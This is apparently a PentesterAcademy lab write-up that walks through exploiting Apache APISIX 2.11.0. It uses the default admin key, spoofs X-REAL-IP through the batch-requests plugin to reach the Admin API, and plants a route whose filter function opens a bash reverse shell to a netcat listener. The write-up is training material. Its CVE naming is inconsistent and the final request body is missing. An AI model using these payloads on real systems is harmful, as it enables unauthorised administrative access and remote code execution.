

ATTACK DEFENSE


by PentesterAcademy

ATTACK DEFENSE LABS COURSES
PENTESTER ACADEMY TOOL BOX PENTESTING
JOINT WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX PATV HACKER
HACKER PENTESTING
PATV RED TEAM LABS ATTACK DEFENSE LABS
TRAINING COURSES ACCESS POINT PENTESTER
TEAM LABS PENTESTER ACADEMY ATTACK DEFENSE LABS
GACCESS POINT TOOL BOX WORLD-CLASS TRAINERS
WORLD-CLASS TRAINERS
ATTACK DEFENSE LABS TRAINING COURSES PATV ACCESS
PENTESTER ACADEMY TOOL BOX PENTESTING
ATTACK DEFENSE LABS TRAINING COURSES PENTESTER ACADEMY
COURSES PENTESTER ACADEMY TOOL BOX PENTESTING
TOOL BOX HACKER PENTESTING
PATV RED TEAM LABS ATTACK DEFENSE LABS
COURSES PENTESTER ACADEMY
PENTESTER ACADEMY ATTACK DEFENSE LABS
WORLD-CLASS TRAINERS
RED TEAM TRAINING COURSES
PENTESTER ACADEMY TOOL BOX
PENTESTING

Name	HTTP Request Smuggling
URL	https://attackdefense.com/challengedetails?cid=2410
Type	Linux Security: Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kali Machine:



Step 1: Run a Nmap scan against the target machine.

Command: nmap demo.ine.local

```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 10:28 IST
Nmap scan report for demo.ine.local (192.62.127.3)
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
9080/tcp  open  glrpc
MAC Address: 02:42:C0:3E:7F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@INE:~#
```

Port 9080 is open.

Step 2: Run the curl on port 9080 to find the running server name and version.

Command: curl http://demo.ine.local:9080 -v

```
root@INE:~# curl http://demo.ine.local:9080 -v
*   Trying 192.62.127.3:9080...
* Connected to demo.ine.local (192.62.127.3) port 9080 (#0)
> GET / HTTP/1.1
> Host: demo.ine.local:9080
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Fri, 06 May 2022 04:58:19 GMT
< Content-Type: text/plain; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Server: APISIX/2.11.0
<
{"error_msg":"404 Route Not Found"}
* Connection #0 to host demo.ine.local left intact
root@INE:~#
```

Target is running **Apache APISIX/2.11.0**

What is Apache APISIX?

Apache APISIX lets you build Cloud-Native Microservices API gateways, delivering the ultimate performance, security, open-source and scalable platform for all your APIs and microservices.

Source:

<https://apisix.apache.org/#:~:text=Apache%20APISIX%20lets%20you%20build,all%20your%20APIs%20and%20microservices.>

Step 3: Search public exploit or a PoC for the Apache APISIX/2.11.0 server.



Apache APISIX/2.11.0 exploit



All Videos News Images Shopping More Tools

About 436 results (0.39 seconds)

<https://apisix.apache.org> › dashboard-cve-2021-45232

Apache APISIX Dashboard Unauthorized Access Vulnerability ...

28-Dec-2021 — There is a security **vulnerability** of unauthorized access in **Apache APISIX** Dashboard 2.7-2.10, and the processing information will be ...

<https://apisix.apache.org> › 2022/02/11 › cve-2022-24112

Apache APISIX Vulnerability for Rewriting X-REAL-IP Header ...

11-Feb-2022 — In versions prior to **Apache APISIX** 2.12.1, there is a risk of rewriting X-REAL-IP header after enabling the **Apache APISIX** batch-requests plug-in ...

<https://apisix.apache.org> › blog › 2021/11/23 › cve-20...

Apache APISIX request_uri variable is not properly controlled ...

23-Nov-2021 — I see in code that developers are not using easily RequestURI or originalRequest . I wasn't able to **exploit** path traversal in this case. Skipper ...

The target is vulnerable to **CVE-2021-45232**.

Problem description

In versions of Apache APISIX prior to 2.12.1 (excluding 2.12.1 and 2.10.4), there is a risk of rewriting the X-REAL-IP header when the Apache APISIX batch-requests plugin is enabled.

This risk leads to two problems:

- An attacker bypasses the IP restrictions on the Apache APISIX data plane via the batch-requests plugin. For example, bypassing IP black and white list restrictions.
- If the user uses the default Apache APISIX configuration (Admin API enabled, with the default Admin Key and no additional admin port assigned), an attacker can invoke the Admin API via the batch-requests plug-in.

Source: <https://apisix.apache.org/blog/2022/02/11/cve-2022-24112/>

An attacker can abuse the batch-requests plugin to send requests to bypass the IP restriction of Admin API by overwriting the X-REAL-IP header.

The Apache APISIX is configured with the default admin API key that can only be accessed through the localhost IP address, i.e., 127.0.0.1.

The admin API key is hardcoded in the config.yaml file

<https://github.com/apache/apisix/blob/release/2.11/conf/config.yaml>

```
33   apisix:
34     admin_key:
35       - name: admin
36         key: edd1c9f034335f136f87ad84b625c8f1
37         role: admin
```

Well, so if the key is the default one, and it is known to all it is pretty easy to abuse right? So, the Admin API is only accessible from the localhost (127.0.0.1) and not from the outside. With default installation. Hence not possible to access the API from the outside.

On the attacker machine when an attacker tries to access the APISIX node. It throws a **403 Forbidden** error.

Command: curl "http://demo.ine.local:9080/apisix/admin/services/" -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1'

```
root@INE:~# curl "http://demo.ine.local:9080/apisix/admin/services/" -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty</center>
</body>
</html>
root@INE:~#
```

Received **403** error, because the server is running with IP restriction rules ("ip-restriction":true) that is set to localhost.

The Ngnix server handles the IP restriction as shown in the config below:

```
location /apisix/admin {
    set $upstream_scheme          'http';
    set $upstream_host            '$http_host';
    set $upstream_uri             '';

    allow 127.0.0.0/24;
    deny all;

    content_by_lua_block {
        apisix.http_admin()
    }
}
```

Admin API route can only be accessed using localhost and deny the rest.

The original vulnerability exists in Apache APISIX batch-requests plugin. But, cannot access it directly without the admin API key.

Access the batch-request plugin and try to change the maximum of request body size in bytes

Command:

```
curl http://demo.ine.local:9080/apisix/admin/plugin_metadata/batch-requests -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1' -X PUT -d '
{
    "max_body_size": 4194304
}'
```


```
root@INE:~# curl http://demo.ine.local:9080/apisix/admin/plugin_metadata/batch-requests -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1' -X PUT -d '
{
    "max_body_size": 4194304
}'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty</center>
</body>
</html>
root@INE:~#
```

Received **403 Forbidden**. And it was expected.


Here is the excellent video by **LiveOverflow** explaining how they found the RCE bug in the apache APISIX: <https://www.youtube.com/watch?v=yrCXamnX9No>

Step 4: Start burp suite and intercept **/apisix/batch-requests** URI request.

Starting Burp Suite



Select **Temporary Project** and Click **Next**



Select **Use Burp Defaults** and Click **Start Burp**



The screenshot shows the main 'Burp Suite Community Edition v2021.10.3 - Temporary Project' interface. The top navigation bar includes: Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn.


The 'Tasks' tab is active, showing a 'New scan' button and a 'New live task' button. A message 'Time to level up? Catch more bugs with Burp Suite Pro' with a 'Find out more' button is displayed.

The 'Issue activity [Pro version only]' section shows a warning: 'Burm Suite is out of date'. It details: 'This version of Burp Suite was released over three months ago. Please consider updating to benefit from enhancements and security fixes.' There's a checkbox 'Don't show again for this version' and an 'OK' button.

The 'Event log' section shows a table with columns: Time, Type, and Source. The log entries are:


Time	Type	Source	Message
10:32:18 6 May 2022	Info	Suite	This version of Burp S
10:32:16 6 May 2022	Info	Proxy	Proxy service started
10:32:11 6 May 2022	Info	Suite	Running as super-use

At the bottom, resource usage is shown: Memory: 89.3MB and Disk: 32KB.




By default burp suite intercept is on. Start the Firefox browser and enable the proxy.

Right-Side Click on the FoxyProxy plugin and enable the **Burp Suite** Proxy.



Hit the following URL in the firefox browser and capture the request in burp.

<http://demo.ine.local:9080/apisix/batch-requests>



Captured the request

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept **HTTP history** WebSockets history Options

Request to http://demo.ine.local:9080 [192.62.127.3]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n \n

```
1 GET /apisix/batch-requests HTTP/1.1
2 Host: demo.ine.local:9080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Forward the request to Repeater

The screenshot shows the Burp Suite interface in 'Proxy' mode. A context menu is open over a selected HTTP request. The menu options include:

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R (This option is highlighted)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >

The request details are as follows:

```
1 GET /apisix/batch-requests HTTP/1.1
2 Host: demo.ine.local:9080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

The screenshot shows the Burp Suite interface in 'Repeater' mode. The 'Request' pane displays the same HTTP request as the previous screenshot. The 'Response' pane is currently empty.

The status bar at the bottom indicates:

- Ready
- Shell No. 1
- Burp Suite Commun... (with a red dot)
- Mozilla Firefox
- 1 2 3 desktop 4

Replace the below **request** with the captured one.

```
POST /apisix/batch-requests HTTP/1.1
Host: demo.ine.local:9080
User-Agent: curl/7.65.3
Accept: /*
Content-Type: application/json
Connection: close

{
  "headers": {
    "Content-Type": "application/json",
    "X-API-KEY": "edd1c9f034335f136f87ad84b625c8f1",
    "x-real-ip": "127.0.0.1",
    "x-real-ip": "127.0.0.1",
    "X-REAL-IP": "127.0.0.1",
    "X-ReAL-iP": "127.0.0.1"
  },
  "timeout": 500,
  "pipeline": [
    {
      "method": "GET",
      "path": "/apisix/admin/routes",
      "body": ""
    }
  ]
}
```

More info on Admin API: <https://apisix.apache.org/docs/apisix/admin-api/>

Configured the **X-REAL-IP** header to the localhost IP address. The server would validate the request as it comes from the local machine and allow access to the resources as an admin.

Send the request.

Looking for the **200** HTTP code in request response.



Burp Suite Community Edition v2021.10.3 - Temporary Project

Target: http://demo.ine.local:9080 / HTTP/1

Request

```

1 POST /apisix/batch-requests HTTP/1.1
2 Host: demo.ine.local:9080
3 User-Agent: curl/7.65.3
4 Accept: /*
5 Content-Type: application/json
6 Connection: close
7 Content-Length: 340
8
9 {
10   "headers":{
11     "Content-Type": "application/json",
12     "X-API-KEY": "eddlc9f034335f136f87ad84b625c8f1",
13     "x-real-ip": "127.0.0.1",
14     "x-real-ip": "127.0.0.1",
15     "X-REAL-IP": "127.0.0.1",
16     "X-Real-IP": "127.0.0.1"
17   },
18   "timeout":500,
19   "pipeline":[
20     {
21       "method": "GET",
22       "path": "/apisix/admin/routes",
23       "body": ""
24     }

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 05 May 2022 07:29:44 GMT
3 Content-Type: text/plain; charset=utf-8
4 Connection: close
5 Server: APISIX/2.11.0
6 Content-Length: 378
7
8 [{"status":403,"body":"<html>\r\n<head><title>403
Forbidden</title></head>\r\n<body>\r\n<center><h1>403
Forbidden</h1></center>\r\n<hr><center>openresty</center>\r\n</body>\r\n</html>\r\n", "rea
son": "Forbidden", "headers": {"Server": "openresty", "Content-Length": "150", "Connection": "close", "Content-Type": "text/html; charset=utf-8", "Date": "Thu, 05 May 2022 07:29:44 GMT"}}]
9

```

0 matches 0 matches

Done 403 Forbidden — M... Burp Suite Commu... 538 bytes | 2 millis 1 2 desktop 3

Keep sending the request again until we receive the HTTP status code 200 in return.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Target: http://demo.ine.local:9080 / HTTP/1

Request

```
POST /apisix/batch-requests HTTP/1.1
Host: demo.ine.local:9080
User-Agent: curl/7.65.3
Accept: /*
Content-Type: application/json
Connection: close
Content-Length: 340
{
  "headers": {
    "Content-Type": "application/json",
    "X-API-KEY": "eddlc9f034335f136f87ad84b625c8f1",
    "x-real-ip": "127.0.0.1",
    "x-real-ip": "127.0.0.1",
    "X-REAL-IP": "127.0.0.1",
    "X-Real-IP": "127.0.0.1"
  },
  "timeout": 500,
  "pipeline": [
    {
      "method": "GET",
      "path": "/apisix/admin/routes",
      "body": ""
    }
  ]
}
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 07:31:10 GMT
Content-Type: text/plain; charset=utf-8
Connection: close
Server: APISIX/2.11.0
Content-Length: 452
[{"status":200,"body":"{\\"count\":0,\"node\":{},\"dir\":true,\"key\":\"\\\\\\\\apisix\\\\routes\"},\"action\":\"get\"\n}],\"reason\":\"OK\",\"headers\":{\"Access-Control-Expose-Headers\":\"*\", \"Server\":\"APISIX/2.11.0\", \"Access-Control-Allow-Origin\":\"*\", \"Transfer-Encoding\":\"chunked\", \"Access-Control-Max-Age\":3600\", \"Date\":\"Thu, 05 May 2022 07:31:10 GMT\", \"Access-Control-Allow-Credentials\":\"true\", \"Connection\":\"close\", \"Content-Type\":\"application/json\"}}]
```

0 matches 0 matches

Done 403 Forbidden — M... Burp Suite Commu... 612 bytes | 4 millis 1 2 3 desktop 4

Successfully accessed the admin API to fetched list of all configured Routes. (currently there are none)

This confirm that header request smuggling worked.

Step 5: Exploit the target application and gain the reverse shell.

Command: nc -lvp 4444

```
root@INE:~# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
■
```

Step 6: Replace the below **request** with the current one in burp suite repeater

First, check attacker machine IP address.

Command: ip addr

```
root@INE:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
5102: eth0@if5103: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
            valid_lft forever preferred_lft forever
5105: eth1@if5106: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3e:7f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 192.62.127.2/24 brd 192.62.127.255 scope global eth1
            valid_lft forever preferred_lft forever
root@INE:~#
```

Note: Remember to change attacker machine IP address.

POST /apisix/batch-requests HTTP/1.1

Host: demo.ine.local:9080

User-Agent: curl/7.65.3

Accept: */*

Content-Type: application/json

Connection: close

}

Expecting HTTP code is **201**.

The screenshot shows the Burp Suite Community Edition interface with the following details:

- Request:** A POST request to `/apisix/admin/routes/index` with a JSON payload. The payload includes headers like `Content-Type: application/json`, `X-API-KEY: edd1c9f034335f136f87ad84b625c8f1`, and various X-Real-IP and X-REAL-IP headers. The body contains a complex JSON object with nested nodes and a `filter_func` field.
- Response:** A 201 Created response with a JSON body. The body contains a single object with a `body` field. This field is a large JSON string that includes a command injection payload. The payload uses `os.execute('bash -c ...')` to run shell commands. It includes a `filter_func` with a `function(vars) os.execute('bash -c ...')` block. The response also includes standard HTTP headers like `Content-Type: text/plain; charset=UTF-8`, `Connection: close`, and `Server: APISIX/2.11.0`.

Turn off the burp-suite intercept and hit the `/ine/shell` URI to get the shell.

The screenshot shows the Burp Suite application window. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a navigation bar with tabs: 'Dashboard', 'Target', 'Proxy' (which is highlighted with a red underline), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', and 'Comparer'. Underneath the navigation bar are four buttons: 'Intercept' (underlined in red), 'HTTP history', 'WebSockets history', and 'Options'. At the bottom of the interface are five action buttons: 'Forward', 'Drop', 'Intercept is off' (disabled), 'Action', and 'Open Browser'.

URL: <http://demo.ine.local:9080/ine/shell>



```
• demo.ine.local:9080/api +  
← → × ⌄ Search demo.ine.local:9080/ine/shell  
{"error_msg": "404 Route Not Found"}
```

Success!

```
root@INE:~# nc -lvp 4444  
Ncat: Version 7.92 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.62.127.3.  
Ncat: Connection from 192.62.127.3:51922.  
id  
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

Step 7: Read the flag file

Command: cat /flag.txt

```
cat /flag.txt  
16b12343972c407bb3842ff1e9cda77e
```

FLAG: 16b12343972c407bb3842ff1e9cda77e

Note: Once you gain the shell if anyone interested to look into the **nginx.conf** or **config.yaml** files; below are the path for these files.

Nginx: /usr/local/apisix/conf/nginx.conf

APISIX: /usr/local/apisix/conf/config.yaml

Successfully exploited two CVE: **CVE-2022-24112** and **CVE-2020-13945**

References:

1. [Apache APISIX](#)
2. [Apache APISIX 2.12.1 - Remote Code Execution \(RCE\) PoC](#)